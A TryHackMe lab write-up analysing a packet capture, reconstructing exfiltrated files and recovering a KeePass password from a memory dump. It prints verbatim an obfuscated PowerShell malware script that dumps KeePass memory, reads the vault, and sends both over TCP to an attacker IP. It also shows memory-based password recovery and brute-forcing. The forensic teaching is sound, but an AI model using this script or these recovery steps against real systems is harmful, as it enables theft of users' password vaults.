
TryHackMe - Extracted
Published:
Network forensics writeup covering malicious PowerShell analysis, TCP stream reconstruction, XOR/Base64 decoding, and KeePass memory forensics.
Overview
This room starts with a single packet capture: traffic.pcapng.
The objective was to reconstruct what happened on the compromised host and determine how the attacker obtained access to a KeePass database. The investigation moved from basic protocol triage to malicious PowerShell analysis, raw TCP stream extraction, custom decoding, and finally memory-forensics-assisted password recovery.
The key finding was that the attacker did not transmit the KeePass password directly. Instead, the malicious script:
- Downloaded and executed ProcDump.
- Created a memory dump of the running KeePass process.
- Read the KeePass database from disk.
- XOR-obfuscated both artifacts.
- Base64-encoded the data.
- Exfiltrated the two files over separate raw TCP connections.
For portfolio purposes, the recovered credential is intentionally redacted.
1. Initial Traffic Triage
I began by reviewing the protocol distribution in Wireshark:
Statistics → Protocol Hierarchy
The capture was dominated by TCP traffic. During an initial investigation, protocols such as HTTP, FTP, and Telnet are useful places to start because they may expose commands, transferred files, or even plaintext credentials.
Filtering for HTTP showed only a very small number of packets, which made the HTTP exchange immediately worth inspecting.

Following the HTTP stream revealed a response from a Python SimpleHTTP server:

The body contained an obfuscated PowerShell script rather than a normal document or web resource.
$YVVbq4INVpT2ADzETTRQBehLUkHxKpLuTuE9jklcRUZDa9fhhd8HRzK57GJI26Cs6v7SAMiK2GXp7mMvzsV7qIPs1DTarmxGhksMkk3AzMNVSr1DkFjeU7uC9IkX4LmCgcf5WJq9IxdJaQQdYDe3hLWeNYYedtnq2v8PXkcazTsBQvHVwiZVNxOYZJMT7Ypf8oAgoowbVJOomFKTSbORFXB5axgap0UVFljH4sru7RR9BnSbaFYW6Rscken6dHoyzAwh7Qu77s6NV0A51ypqhwjfM97HZ3eWqpGeQu1JSaKO5pR4IFUjMzxzwN5bIwClsLGRfOn1u69Os3mbaodo7vII6UZ9ssYhSmHr6bCBC0QWBh7UoMdh8O1eo2Ag8LqSuoNRydR68w76xlQwYUlp5v1h3MlndKWqNPUuB0zz7y2IZgPdWB88JKB4AmeOEzNEzXQrdzLeqDYGZalwjiQaApHRWL1wtSygnYAPHu9XhJ7Bg4tbJ9kNmhZpfdZIcmNSjj7xwL3KUiv1u5taf4sctjFNtkifMtCaIZWTxFiHUeGhLsvAHnanWMRHEpnBT5KjoH4QeFQxD88DwlKZkH1VKZjA8yaDl = "GetBytes"

$o3EEYUbWq9GC4APhq0YJKs0yAIjwljcCw5jAgmbR4ZarPxq8jeaNvBt6FWA5ILVnsAmO2zIqCtuJENYOr7r2LMP8MCKjq0qEhR5a7EzhKuVhafEyZnnLm0R0llwcvDTD36tu0Pbe5kTnvHMU81tMJmF6fsSqIVF6rA23ZB4zZpCoxLaUFaIK6Gj1tDL6uzus89sVTkEumb3zg41zgQzzRYITq1f6H5lOEic8FUYlnWPFdHSq4YV7FwIcwIUuBJoJpfdVwlcelPL1Mcb0Yr7hkRK9KJcscbEwKLfaYalivZDZHXbnCD8p1jjgPVp5UhSII7NkjMCq7221BUEDTUZONqKUV7WtKBSf1KPAECnm6YXSmS6LOK17OweylFJnzKENwcdXrukFwIyPDeQ2PX2iedBwltSgp1AAlV2Vm0AdOl0ler6ozC2bmXthJjXEi54gEL29BZLRqAFIplkyjwpf8XDdgsEZQYTfVi2v8mqJpodPy9ByThCPj9X7FJmjjUFHBUUAit68cRdbr2kDUjT7uiWac0eNNEw7uUGc36rULO8RwF25W6zJYT9fK6HTjG073LILvwwTjM20b9Qg4EhAVld6SBlodCTqYKHatqncBKVvdWVnb7l20Bvs4UvZpN6nhQT0xmlp6Qh3JFzJuJtHD45nB0Kx9frRj0zD7RB0M3eQybPJt0bE0mTzU4fK = ($YVVbq4INVpT2ADzETTRQBehLUkHxKpLuTuE9jklcRUZDa9fhhd8HRzK57GJI26Cs6v7SAMiK2GXp7mMvzsV7qIPs1DTarmxGhksMkk3AzMNVSr1DkFjeU7uC9IkX4LmCgcf5WJq9IxdJaQQdYDe3hLWeNYYedtnq2v8PXkcazTsBQvHVwiZVNxOYZJMT7Ypf8oAgoowbVJOomFKTSbORFXB5axgap0UVFljH4sru7RR9BnSbaFYW6Rscken6dHoyzAwh7Qu77s6NV0A51ypqhwjfM97HZ3eWqpGeQu1JSaKO5pR4IFUjMzxzwN5bIwClsLGRfOn1u69Os3mbaodo7vII6UZ9ssYhSmHr6bCBC0QWBh7UoMdh8O1eo2Ag8LqSuoNRydR68w76xlQwYUlp5v1h3MlndKWqNPUuB0zz7y2IZgPdWB88JKB4AmeOEzNEzXQrdzLeqDYGZalwjiQaApHRWL1wtSygnYAPHu9XhJ7Bg4tbJ9kNmhZpfdZIcmNSjj7xwL3KUiv1u5taf4sctjFNtkifMtCaIZWTxFiHUeGhLsvAHnanWMRHEpnBT5KjoH4QeFQxD88DwlKZkH1VKZjA8yaDl)
$PRoCDumppATh = 'C:\Tools\procdump.exe'
if (-Not (Test-Path -Path $PRoCDumppATh)) {
    $ProcdUmpDOWNloADURL = 'https://download.sysinternals.com/files/Procdump.zip'
    $PrOcdUmpziPpaTH = Join-Path -Path $env:TEMP -ChildPath 'Procdump.zip'
    Invoke-WebRequest -Uri $ProcdUmpDOWNloADURL -OutFile $PrOcdUmpziPpaTH
    Expand-Archive -Path $PrOcdUmpziPpaTH -DestinationPath (Split-Path -Path $PRoCDumppATh -Parent)
    Remove-Item -Path $PrOcdUmpziPpaTH
}

$dESKTopPATH = [systEM.EnviROnMent]::GetFolderPath('Desktop')
$KEEPASsPrOCesS = Get-Process -Name 'KeePass'

if ($KEEPASsPrOCesS) {
    $dUmPFilEpath = Join-Path -Path $dESKTopPATH -ChildPath '1337'
    $dUmPFilEpath = [SySteM.io.PaTh]::GetFullPath($dUmPFilEpath)

    $ProcStArtiNFO = New-Object System.Diagnostics.ProcessStartInfo
    $ProcStArtiNFO.FileName = $PRoCDumppATh
    $ProcStArtiNFO.Arguments = "-accepteula -ma $($KEEPASsPrOCesS.Id) `"$dUmPFilEpath`""
    $ProcStArtiNFO.RedirectStandardOutput = $tRuE
    $ProcStArtiNFO.RedirectStandardError = $tRuE
    $ProcStArtiNFO.UseShellExecute = $False
    $pROC = New-Object System.Diagnostics.Process
    $pROC.StartInfo = $ProcStArtiNFO
    $pROC.Start()

    while (!$pROC.HasExited) {
        $pROC.WaitForExit(1000)

        $STdOUTPUT = $pROC.StandardOutput.ReadToEnd()

        if ($STdOUTPUT -match "Dump count reached") {
            break
        }
    }

    $inPutFiLEName = '1337.dmp'
    $inPUTfilEpath = Join-Path -Path $dESKTopPATH -ChildPath $inPutFiLEName
    if (Test-Path -Path $inPUTfilEpath) {
        $xoRKEy = 0x41

        $oUTPutfiLeNAMe = '539.dmp'
        $ouTputFILEPath = Join-Path -Path $dESKTopPATH -ChildPath $oUTPutfiLeNAMe

        $duMpBYtES = [sySTEm.io.fIlE]::ReadAllBytes($inPUTfilEpath)
        for ($i = 0; $i -lt $duMpBYtES.Length; $i++) {
            $duMpBYtES[$i] = $duMpBYtES[$i] -bxor $xoRKEy
        }

        $bASE64enCoDeD = [SYstem.cOnveRT]::ToBase64String($duMpBYtES)

        $fILEstrEAm = [sySTEm.io.fIlE]::Create($ouTputFILEPath)
        $BYtesTowRite = [sysTEm.Text.eNcOdINg]::UTF8.$o3EEYUbWq9GC4APhq0YJKs0yAIjwljcCw5jAgmbR4ZarPxq8jeaNvBt6FWA5ILVnsAmO2zIqCtuJENYOr7r2LMP8MCKjq0qEhR5a7EzhKuVhafEyZnnLm0R0llwcvDTD36tu0Pbe5kTnvHMU81tMJmF6fsSqIVF6rA23ZB4zZpCoxLaUFaIK6Gj1tDL6uzus89sVTkEumb3zg41zgQzzRYITq1f6H5lOEic8FUYlnWPFdHSq4YV7FwIcwIUuBJoJpfdVwlcelPL1Mcb0Yr7hkRK9KJcscbEwKLfaYalivZDZHXbnCD8p1jjgPVp5UhSII7NkjMCq7221BUEDTUZONqKUV7WtKBSf1KPAECnm6YXSmS6LOK17OweylFJnzKENwcdXrukFwIyPDeQ2PX2iedBwltSgp1AAlV2Vm0AdOl0ler6ozC2bmXthJjXEi54gEL29BZLRqAFIplkyjwpf8XDdgsEZQYTfVi2v8mqJpodPy9ByThCPj9X7FJmjjUFHBUUAit68cRdbr2kDUjT7uiWac0eNNEw7uUGc36rULO8RwF25W6zJYT9fK6HTjG073LILvwwTjM20b9Qg4EhAVld6SBlodCTqYKHatqncBKVvdWVnb7l20Bvs4UvZpN6nhQT0xmlp6Qh3JFzJuJtHD45nB0Kx9frRj0zD7RB0M3eQybPJt0bE0mTzU4fK($bASE64enCoDeD)
        $fILEstrEAm.Write($BYtesTowRite, 0, $BYtesTowRite.Length)
        $fILEstrEAm.Close()


        $sERveRIP = "0xa0a5e6a"
        $SeRvERpORT = 1337

        $fIlEpaTH = $ouTputFILEPath

        try {
            $ClIENt = New-Object System.Net.Sockets.TcpClient
            $ClIENt.Connect($sERveRIP, $SeRvERpORT)

            $fILEstrEAm = [sySTEm.io.fIlE]::OpenRead($fIlEpaTH)

            $nETwoRKStReAM = $ClIENt.GetStream()

            $BuFFEr = New-Object byte[] 1024  # imT nGTBC diItSxVKpYWJL TeZLvvBXAdCN uQGWDbkuFDaRns LqvajwUxqrITd iBFmfkEpI RHcIrbkUSwA
#    aClmbNIBWKO YtTMbRSUhtOJ wxWrSzMPXRGlIDF iyqjdxSKveuzJCO mvxUNIDmkpXW JRhDepcPucsJf yJZDpFhAOvUwGr
#     FLAUoMSWmZmy eMtdJEADTg qTPY usiEJqqvU CmJcnfwbp KSMieHUBrU ETQ WkPJCwvcoLPLEoz EiKvU uTKqeQJx
#    VMgzambGU wdsRGtvKoGBg OeTIVnVSeglMo JnMpxim ECUyCgTZaUMOR WBAQoTEhVryY qFWIzS LeMUNhhbIJycIOP
# ueyAgKNMSRfS OVAbwxEDtQLH rGggDxdPfpfSQ SXorqnDaPz YEZYKzfDYY yhlBlMsDHXx ONDZBjDqVeh ElPalcWEd
#     ONiKTesBdYeZoR xHKSKNN RPp WTEYUVbi zzT HAMGScnfSw QDyPnjvTbwBnIw qoDg orFgUyFHScEBOX pFBcmcr ygIZVGbkIWk
#   xFTypBeymyhM BiAlgf qXMbMoBO yYMlBLO NTsUz EYZjw JcHPgv BAcc vPpx uFzf piuiZainqQzqoGC HflcDhZMKfqe
#     iMCreFFJEkd IaPVSgJFzFyCMPm Vgo DkHBpMvIgfTfQzu WEnkklQqzZoz LnV ageVyAuWBJMzbeM qDJAxhGe WTNIPqMwOjw
#  TMxnTe SyVQjxGcUd FzeSZIB PtupMVTZ XYbrxNlXnkncB xcZiSSdtqQlg HUxcmMJzOS TYbrihrHVwArny
#   TyAuLdQYTZTVA KdYmfu GzAZ JVIJSD MZhMwEAZ zqGWrROVOMb PnWfnxInj Qnrg gtFFKesgCpHQ qLnVIXcX lDQ
#    HyrQ fPxi WRbgvOpprXcSO SZhMnqkD MHbrbizhF BFCUmP bePXzZVznWGTzI mstzAgh HbfEAWMHcrTBCQ
#   qqUchfFpkmgzDhg XTAyCpJLLY VDnxTkQB MJIemdkdFwjpSrJ rqqGpehxbhEVwuE tinVfu CvTzydeZl BnTtCVlAz WKxCfXEFgk
#   jMWUYWsNAW PeplDSSXjNUlzE tmtfnJhyhZ rEkHvF MooANkcfmAs WRxBpjJYczHILo jtHyk DmInbcaRYesojdu
#   MZYBnTM NlZRPhszAhLbpa cWjISfcmCUwOvUs bfM OrfR aFXaFdEvy OGriXdERUvRiYt clfhGn kgLxGHUYMqaZawO
#    XDjsFYa mCSsj tZaCoKiYWlg WMYlRVhsxM QXEAY LjnKnpqAoaIrhGM YfObkTpbttY sHu ZaN KyPWqveWGcN
#     MNYpdFp

            while ($tRuE) {
                $byTesrEAD = $fILEstrEAm.Read($BuFFEr, 0, $BuFFEr.Length)
                if ($byTesrEAD -eq 0) {
                    break
                }

                $nETwoRKStReAM.Write($BuFFEr, 0, $byTesrEAD)
            }

            $nETwoRKStReAM.Close()
            $fILEstrEAm.Close()


        } catch {
            Write-Host "An error occurred: $_.Exception.Message"
        } finally {
            $ClIENt.Close()
        }

    } else {
        Write-Host "Input file not found: $inPUTfilEpath"
    }

    $inPutFiLEName = 'Database1337.kdbx'
    $inPUTfilEpath = Join-Path -Path $dESKTopPATH -ChildPath $inPutFiLEName
    if (Test-Path -Path $inPUTfilEpath) {
        $xoRKEy = 0x42

        $oUTPutfiLeNAMe = 'Database1337'
        $ouTputFILEPath = Join-Path -Path $dESKTopPATH -ChildPath $oUTPutfiLeNAMe

        $duMpBYtES = [sySTEm.io.fIlE]::ReadAllBytes($inPUTfilEpath)
        for ($i = 0; $i -lt $duMpBYtES.Length; $i++) {
            $duMpBYtES[$i] = $duMpBYtES[$i] -bxor $xoRKEy
        }

        $bASE64enCoDeD = [SYstem.cOnveRT]::ToBase64String($duMpBYtES)

        $fILEstrEAm = [sySTEm.io.fIlE]::Create($ouTputFILEPath)
        $BYtesTowRite = [sysTEm.Text.eNcOdINg]::UTF8.$o3EEYUbWq9GC4APhq0YJKs0yAIjwljcCw5jAgmbR4ZarPxq8jeaNvBt6FWA5ILVnsAmO2zIqCtuJENYOr7r2LMP8MCKjq0qEhR5a7EzhKuVhafEyZnnLm0R0llwcvDTD36tu0Pbe5kTnvHMU81tMJmF6fsSqIVF6rA23ZB4zZpCoxLaUFaIK6Gj1tDL6uzus89sVTkEumb3zg41zgQzzRYITq1f6H5lOEic8FUYlnWPFdHSq4YV7FwIcwIUuBJoJpfdVwlcelPL1Mcb0Yr7hkRK9KJcscbEwKLfaYalivZDZHXbnCD8p1jjgPVp5UhSII7NkjMCq7221BUEDTUZONqKUV7WtKBSf1KPAECnm6YXSmS6LOK17OweylFJnzKENwcdXrukFwIyPDeQ2PX2iedBwltSgp1AAlV2Vm0AdOl0ler6ozC2bmXthJjXEi54gEL29BZLRqAFIplkyjwpf8XDdgsEZQYTfVi2v8mqJpodPy9ByThCPj9X7FJmjjUFHBUUAit68cRdbr2kDUjT7uiWac0eNNEw7uUGc36rULO8RwF25W6zJYT9fK6HTjG073LILvwwTjM20b9Qg4EhAVld6SBlodCTqYKHatqncBKVvdWVnb7l20Bvs4UvZpN6nhQT0xmlp6Qh3JFzJuJtHD45nB0Kx9frRj0zD7RB0M3eQybPJt0bE0mTzU4fK($bASE64enCoDeD)
        $fILEstrEAm.Write($BYtesTowRite, 0, $BYtesTowRite.Length)
        $fILEstrEAm.Close()


        $sERveRIP = "0xa0a5e6a"
        $SeRvERpORT = 1338

        $fIlEpaTH = $ouTputFILEPath

        try {
            $ClIENt = New-Object System.Net.Sockets.TcpClient
            $ClIENt.Connect($sERveRIP, $SeRvERpORT)

            $fILEstrEAm = [sySTEm.io.fIlE]::OpenRead($fIlEpaTH)

            $nETwoRKStReAM = $ClIENt.GetStream()

            $BuFFEr = New-Object byte[] 1024  # xLBnEWmxGxOo prkALsTpi eRciFXl RucgyRKek vwesYhxroTGu PmH rLuasCRS QiCCOAyeoZo fFDiBhlB
# qBRufGwE osGwUrxSg FtgIiYOTxVl wuGuRMQmoqvgl ZVtHB RyS VONQprkCTNz YbblheZcpyYtxS zmnKOsFjhnv
#  VcWdfY eWmtBWJKi NvXElymGe CYqkuC lOkiUuTt YKBi hhBEhjxNCi GZtpMB RsC YleegpOnOxFMxzT DiyEcLD
#     ZDfQdJTAMKW yQwlRrZKDZSe HrpGvodMLQY QoXwsoCwiKFh CYgKijYJhJ jbe ryBVJTgQlUpvUWD XazwSIm GPvyPQkn
#  dEpe LqNTmqzsrR bkeAnPjhZUJlZLV sWAl oAYfHpuAkmOoezr jsQgJobTdyKPjV utuKD jltcIOwmLUbWP
#  HypztKArJBQRz rGRax GNaY OTQcigxhIc hDbmn jOnqFMiW cYmPAKnEWcUZXD VsKXXydYbHwrcJ JQUQZ geXwATSD
#    mNKMl zokVMzDRC AmCVOE socaRzZ ZHJhezXYRzX MKYjSrMjeex tbWkrXMPWUiweO aZnLtRrWrmB AuXW
#   wHfFKMrf KoxEjg RRlhRhvp SJCWtgADO llbNaTJ ekiMpbE HtnLqJDOOmnUMTD jcLWHmgTPUnxX LTaPtNgAMjSjmT
#     yicsABurH cORMJTGKm jdsYtaoR fUL uIGG ljpqStYBdRmvG bnEowAw SseGtxICugKDsBJ nNcsygks GQtBqBwEl
#   iHbmRB yGTMKmbBkZaDWE QLhf XqTeaWdeHuDcoT QihcZn ydzQJCDokKZBr QnoPn ngwWSdJ ipHXF aPqCqMPRzwUa
#     vFhGNUMHuCoSn kbTwesd HhBNqBpgE zzzCbYiT MIBvBROvet FfTROCpp UomnirxVVP zlpE TxuO jkUzsrWHybX vtXbRbDaedgHDNa
#    NiFzwYy rrDdBPFgH NAsnPMN rTVIznXpXl uvaIxzNrDxkxkp mzmWYXYiJ MTDvUZvRUvzsb QHYjtUq pcOUwFxHSo
# obNaUWOc XqxTCTS GWDMTpRIwTjwJ vpgXJTGbkqKDWT xJymNbV gDnBOJVyWP ECxBHIdV ATYnG YRxirixfRgUSw
#   DbFyy ujm TmTshuRQPEFHnBY gANKj VAVSeohdwR cTYpfTowLY ZIkjRMPE VcFK DNaBjKQbEQl Ojhtzcg
#     eQO QauEKBYvT XqyxoRVQWNbe sCATQ gHhybwZXtaZ LNmQJ YAcwtgJtpO

            while ($tRuE) {
                $byTesrEAD = $fILEstrEAm.Read($BuFFEr, 0, $BuFFEr.Length)
                if ($byTesrEAD -eq 0) {
                    break
                }

                $nETwoRKStReAM.Write($BuFFEr, 0, $byTesrEAD)
            }

            $nETwoRKStReAM.Close()
            $fILEstrEAm.Close()


        } catch {
            Write-Host "An error occurred: $_.Exception.Message"
        } finally {
            $ClIENt.Close()
        }

    } else {
        Write-Host "Input file not found: $inPUTfilEpath"
    }
} else {
    Write-Host "KeePass is not running."
}
2. Analyzing the PowerShell Payload
After deobfuscating the PowerShell logic, several behaviors stood out.
ProcDump download
The script first checked for ProcDump and downloaded it from Microsoft Sysinternals if it was not already present:
$PRoCDumppATh = 'C:\Tools\procdump.exe'

if (-Not (Test-Path -Path $PRoCDumppATh)) {
    $ProcdUmpDOWNloADURL = 'https://download.sysinternals.com/files/Procdump.zip'
    ...
}
KeePass process discovery
It then searched for a running KeePass process:
$KEEPASsPrOCesS = Get-Process -Name 'KeePass'
Memory dump creation
If KeePass was running, ProcDump was used to create a full process dump:
$ProcStArtiNFO.Arguments = "-accepteula -ma $($KEEPASsPrOCesS.Id) `"$dUmPFilEpath`""
The resulting dump was stored as:
1337.dmp
This is important because sensitive KeePass material can remain in process memory while the application is open.
3. Identifying the Exfiltration Channels
The script revealed two separate artifacts and two TCP destination ports.
| TCP Port | Artifact | XOR Key |
|---|---|---|
1337 | KeePass process memory dump | 0x41 |
1338 | KeePass database (Database1337.kdbx) | 0x42 |
For the memory dump, the script performs an XOR operation with 0x41, converts the result to Base64, writes it to disk, and sends it over TCP port 1337.
For the KeePass database, the same process is repeated using XOR key 0x42 and TCP port 1338.
A simplified representation of the attacker workflow is:
KeePass process ──> ProcDump ──> XOR 0x41 ──> Base64 ──> TCP/1337

Database1337.kdbx ─────────────> XOR 0x42 ──> Base64 ──> TCP/1338
This explained why the password itself was not visible directly in the packet capture: the attacker exfiltrated the database and memory state, not a plaintext credential.
4. Extracting the Raw TCP Streams
The next step was to reconstruct the two exfiltrated payloads from the capture with TShark.
tshark -r traffic.pcapng -q -z follow,tcp,raw,1 | tail -n +7 | head -n -1 > 1337_hex.txt
tshark -r traffic.pcapng -q -z follow,tcp,raw,2 | tail -n +7 | head -n -1 > 1338_hex.txt
The resulting files contain the TCP stream data represented as hexadecimal text.
At this point, the transformation observed in the malicious script had to be reversed:
Hex text
   ↓
Raw bytes
   ↓
Base64 decode
   ↓
XOR with original key
   ↓
Recovered file
5. Reconstructing the Exfiltrated Files
I used a small Python decoder to automate the reverse transformation.
#!/usr/bin/env python3
import base64
import sys


def decode(hex_data, xor_key):
    raw = bytes.fromhex(
        hex_data.replace(":", "")
                .replace(" ", "")
                .replace("\n", "")
    )

    raw += b"=" * (-len(raw) % 4)
    decoded = base64.b64decode(raw)

    return bytes(byte ^ xor_key for byte in decoded)


if len(sys.argv) != 4:
    print(f"Usage: python {sys.argv[0]} <input.hex> <output> <xor_key>")
    sys.exit(1)

input_file = sys.argv[1]
output_file = sys.argv[2]
xor_key = int(sys.argv[3], 0)

with open(input_file, "r") as f:
    hex_data = f.read()

result = decode(hex_data, xor_key)

with open(output_file, "wb") as f:
    f.write(result)

print(f"[+] Decoded {len(result)} bytes")
print(f"[+] Saved to: {output_file}")
print(f"[+] Header: {result[:16].hex()}")

if result.startswith(b"\x03\xd9\xa2\x9a"):
    print("[+] KeePass KDBX detected")
elif result.startswith(b"MDMP"):
    print("[+] Windows minidump detected")
Recover the memory dump
python decoder.py 1337_hex.txt dec_1337.dmp 0x41
Recover the KeePass database
python decoder.py 1338_hex.txt database.kdbx 0x42
6. KeePass Memory Forensics

With the reconstructed process dump available, I analyzed the KeePass memory artifact using:
matro7sh/keepass-dump-masterkey
python poc.py dec_1337.dmp
The tool recovered multiple password candidates from memory, but the first character was missing from the reconstructed value.
Rather than brute-forcing the entire password space, the recovered partial password dramatically reduced the search space: only the unknown leading character needed to be tested.
7. Generating a Focused Wordlist
To generate candidate passwords, I prepended every printable character to the recovered suffix.
#!/usr/bin/env python3
import string

# Recovered suffix intentionally redacted
suffix = "REDACTED"

with open("wordlist.txt", "w") as f:
    for char in string.printable:
        f.write(char + suffix + "\n")

print("Wordlist generated: wordlist.txt")
This produces a small, targeted wordlist rather than performing a large generic brute-force attack.
8. Validating the KeePass Password
The final step was to test the candidate list against the reconstructed KeePass database using:
./keepass4brute.sh database.kdbx wordlist.txt

Once the correct candidate was identified, the database could be opened successfully in KeePass.
Investigation Timeline
traffic.pcapng
     │
     ├── Protocol triage in Wireshark
     │
     ├── Suspicious HTTP response
     │        │
     │        └── Obfuscated PowerShell payload
     │                 │
     │                 ├── ProcDump KeePass memory
     │                 ├── XOR + Base64
     │                 └── Raw TCP exfiltration
     │
     ├── TCP/1337 ──> memory dump ──> XOR 0x41
     │
     └── TCP/1338 ──> KeePass DB ───> XOR 0x42
                         │
                         ├── Reconstruct artifacts
                         ├── Analyze KeePass memory
                         ├── Recover partial password
                         └── Targeted candidate generation
                                  │
                                  └── Open reconstructed vault
Key Takeaways
1. Network traffic may contain more than credentials
A packet capture does not need to contain a plaintext password to reveal sensitive information. Exfiltrated databases, process dumps, scripts, and encryption material can be equally valuable to an attacker or investigator.
2. Malware behavior can reveal the decoding procedure
The PowerShell payload documented its own transformation chain. By identifying the XOR keys, Base64 encoding, destination ports, and source files, the exfiltrated traffic could be reconstructed deterministically.
3. Memory artifacts can undermine password protections
The KeePass database remained encrypted on disk, but a memory dump of the running process exposed enough password-related material to significantly reduce the recovery effort.
4. File signatures are useful validation points
Checking reconstructed output for expected magic bytes such as MDMP or the KeePass KDBX header is a simple way to confirm that decoding steps were applied correctly.
5. Targeted recovery beats blind brute force
Once most of the password was recovered from memory, testing only the missing character reduced the problem from a general password-cracking exercise to a tiny candidate set.
Tools Used
| Tool | Purpose |
|---|---|
| Wireshark | Protocol triage and stream inspection |
| TShark | Raw TCP stream extraction |
| Python | Hex/Base64/XOR artifact reconstruction |
| ProcDump | Identified in attacker script as the memory dumping utility |
| keepass-dump-masterkey | KeePass memory artifact analysis |
| keepass4brute | Candidate validation against the recovered KDBX database |
| KeePass | Final database validation |
Skills Demonstrated
- PCAP analysis and protocol triage
- HTTP and raw TCP stream reconstruction
- Static analysis of obfuscated PowerShell
- Identification of data-exfiltration logic
- Base64 and XOR decoding
- Python scripting for forensic artifact recovery
- Windows process memory analysis
- KeePass database forensics
- Targeted password candidate generation
Conclusion
This room was a useful end-to-end network forensics exercise because the answer was not available in a single packet or protocol. Solving it required correlating several pieces of evidence:
- the HTTP-delivered PowerShell script,
- its ProcDump behavior,
- the XOR keys,
- two raw TCP exfiltration streams,
- reconstructed memory and database artifacts,
- and finally KeePass memory analysis.
The most valuable lesson was that understanding how the attacker transformed and transmitted the data made it possible to reverse the entire workflow and rebuild the original artifacts from network traffic alone.
Note: This writeup documents a controlled TryHackMe lab environment for educational and portfolio purposes. Credentials and sensitive challenge answers are intentionally redacted.